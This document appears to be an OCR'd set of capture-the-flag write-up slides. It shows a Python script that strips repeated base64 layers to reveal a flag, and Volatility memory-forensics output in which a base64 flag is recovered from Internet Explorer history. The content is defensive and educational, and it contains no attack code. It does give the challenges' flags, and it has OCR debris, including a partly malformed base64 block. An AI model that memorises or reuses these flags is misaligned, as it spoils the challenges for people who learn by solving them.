   RVpyWXpGVmQwMUliR2hTYlhoWVdXeG9RMVJHVW5KWGJFcHNVbTFTZWxsVldsTmhSVEZ6VTI1b1YxWjZRalJVYTJSSFVqRmFXVnBIYUZOV1ZGWlZWbG
   N4TkdReVZrZFdXR3hyVWpOU2IxbHNWbmRXTVZwMFkwZEdXR0pHY0ZoWk1HUnZWMnhhV0ZWclpHRldWMUpRVlRCVk5WWXhjRWhoUjJoT1UwVktNbFp0
   TVRCVk1VMTRWVmhzVm1FeVVsVlpiWFIzWVVaV2RFMVhPV3BTYkhCNFZrY3dOV0V5U2tkalJXaFhZbFJCTVZaWGMzaFhSbFp6WVVaa1RsWXlhREpXTV
   ZwaFV6RkplRlJ1VmxKaVJscFlXV3RvUTFkV1drZFZhMlJXVFZad01GVnRkRzlWUmxwMFZXczVWMkZyV2t4Vk1uaHJWakZhZEZKdGNFNVdNVWwzVmxS
   S01HRXhaRWhUYkdob1VqQmFWbFp1Y0Zka2JGbDNWMjVLYkZKdFVubGFSV1F3VlRKRmVsRnFXbGRpUjFFd1ZrUktSMVl4VGxsalJuQk9UVzFvV1ZkV1
   VrZGtNa1pIVjJ4V1UySkdjSE5WYlRGVFRWWlZlV042UmxoU2EzQmFWVmMxYjFZeFdYcGhTRXBWWVRKU1NGVnFSbUZYVm5CSVlVWk9WMVpHV2xaV2JH
   TjRUa2RSZVZaclpGZGlSMUp2Vlc1d2MySXhVbGRYYm1Sc1lrWnNOVmt3Vm10V01ERkZVbXBHV2xaWGFFeFdNbmhoVjBaV2NscEhSbGROTW1oSlYxUk
   plRk14U1hoalJXaHBVbTFvVkZac2FFTlRNVnAwVFZSQ1ZrMVZNVFJXYkdodlYwWmtTR0ZHYkZwaVdHaG9WbTE0YzJOc2NFaFBWM0JUWWtoQ05GWnJZ
   M2RPVjBWNVUydGthbEpYYUZoWmJGSkNUVlphV0dNemFGaFNiRm94V1RCYWExUnRSbk5YYXpGWFlXdEtjbFY2Ums5U01WcDFWV3hPYVZJeFNuWlhWbE
   pIWkRGT1YxZHJhR3RTTUZwaFZtMXpNVk5XV2xoa1J6bG9UVlZ3TUZaWE5VTldNa3BJWVVWU1ZrMVdjR2haTVZwUFkxWldjMWRyTlZkTlZXd3pWbXhT
   UzAxSFNYbFNhMlJVWW1zMVZWbHJaRzlXYkZwMFpVaGtUazFXYkROV01qVkxZa1pLZEZWdWJHRlNWMUl6V1ZaYVlXTnRUa1ppUm1ScFVqRkZkMWRXVW
   t0U01WbDRWRzVXVm1KRlNsaFZiRkpYVjFaYVIxbDZSbWxOVjFKSVdXdG9SMVpIUlhoalNFNVdZbFJHVkZZeWVHdGpiRnBWVW14a1RsWnVRalpYVkVK
   aFZqRmtSMWRZY0ZaaWEzQllWbXRXWVdWc1duRlNiR1JxVFZkU2VsbFZaSE5XTVZwMVVXeEdWMkV4Y0doWFZtUlNaVlphY2xwR1pGaFNNMmg1VmxkMF
   YxTXhaRWRXYmxKclUwZFNjMWxyV25OT1ZsSnpXWHBXVjAxRVJsZFphMUpoVjJ4YVdHRkhhRmRoYTNCSVdUSXhUMUp0VmtkWGF6VlhZbXRLU2xZeWRG
   ZFdhelZYVjFob2FsSlhVbWhWYlhNeFYwWlpkMVpyZEU1aVJuQXdWRlpTUTFack1WWk5WRkpYVm0xb2VsWnNXbXRUUjFaSFYyeHdWMUpXYjNwWFYzQk
   hWakpPVjFWdVNsVmlSMUpVV1d4b2IwNVdXblJOUkVab1RWWnNORll5TlU5aGJFcEdVMjFvVjJKSFVrOVVWbHBoVjBkTmVtRkdhRk5pUm5BMlYxWldZ
   V0V4VW5OWFdHeG9Va1Z3V0ZSV1duZGhSbFkyVW10d2JGSnNTakZXYlhoTFlWWktjMk5HYkZoV00xSjJWVlJHYTFZeFpISmFSbHBvVFd4S1dGWkdXbU
   ZrTURGSFZtNVNhMUo2YkZkVmJYaDNUVVpzVmxkc1RsaGlWWEJJV1RCV05GWnJNWFZoU0VwWFlXdGFhRnBGV2t0a1IwNUdUbFprVGxaWGQzcFdiWGhU
   VXpBeFNGTlljRk5oTWxKVldYMXpNVlpYYkhKYVJ6bFhaa1p3ZWxZeU5YdFVbekZYWTBoc1YwMXFSa2haVjNoaFkycFFYV0pHYUdoTldFSlJWMVpbWV
```

CTF

Base64Base64Base64

SOSECURE

decodeb64.py

```python
import base64

with open('cipher.txt', 'r') as f:
    cipher = f.read().strip()

while True:
    try:
        cipher = base64.b64decode(cipher)
        if 'flag' in cipher.decode():
            print(cipher.decode())
    except:
        exit(1)

```

```
┌──(tester㉿kali)-[/tmp/test]
└─$ python3 decodeb64.py
flag{l00ks_l1ke_a_l0t_of_64s}
```

CTF

SOSECURE

Remember-me

```
└─# vol.py -f remember.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_240
00, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/kali/forensics/remem
ber/remember.mem)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82949c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x8294ac00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2020-01-20 16:40:00 UTC+0000
     Image local date and time : 2020-01-20 18:40:00 +0200
```

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Remember-me

```
└─# vol.py -f remember.mem --profile=Win7SP1x86 iehistory
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Process: 1424 explorer.exe
Cache type "DEST" at 0x63c811
Last modified: 2020-01-20 18:39:32 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/videos/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9&FORM=HDRSC3
Title: kVvd%u\fmu\fmu\fmu\fmugu(\fmulmuA}qnu
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85000
Record length: 0x100
Location: Visited: John the ripper@http://www.msn.com/?ocid=iehp
Last modified: 2020-01-20 16:37:59 UTC+0000
Last accessed: 2020-01-20 16:37:59 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa0
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85100
Record length: 0x100
Location: Visited: John the ripper@http://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Last modified: 2020-01-20 16:38:02 UTC+0000
Last accessed: 2020-01-20 16:38:02 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xc8
**************************************************
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85200
Record length: 0x100
Location: Visited: John the ripper@http://go.microsoft.com/fwlink/?LinkId=69157
Last modified: 2020-01-20 16:38:00 UTC+0000
Last accessed: 2020-01-20 16:38:00 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xb0
**************************************************
```

CTF

Remember-me

```
**************************************************
Process: 1424 explorer.exe
Cache type "DEST" at 0x4f2b3a1
Last modified: 2020-01-20 18:39:33 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/news/search?q=ZmxhZ3tLZWVwX3VzaW5nX3Zvb
GF0aWxpdHl9&FORM=HDRSC4
Title: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9 - Bing News
**************************************************
```

bing.com/search?format=rss&q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9&form=HDRSC4

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<rss version="2.0">
  ▼<channel>
    <title>Bing: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</title>
    <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</link>
    <description>Search results</description>
   ▼<image>
      <url>http://www.bing.com:80/s/a/rsslogo.gif</url>
      <title>ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</title>
      <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdHl9</link>
    </image>
    <copyright>Copyright © 2022 Microsoft. All rights reserved. These XML results may not be used, reproduced or transmitted in any
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    Corporation. By accessing this web page or using these results in any manner whatsoever, you agree to be bound by the foregoing
  </channel>
</rss>
```


CTF

Remember-me



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MORE THAN SECURE

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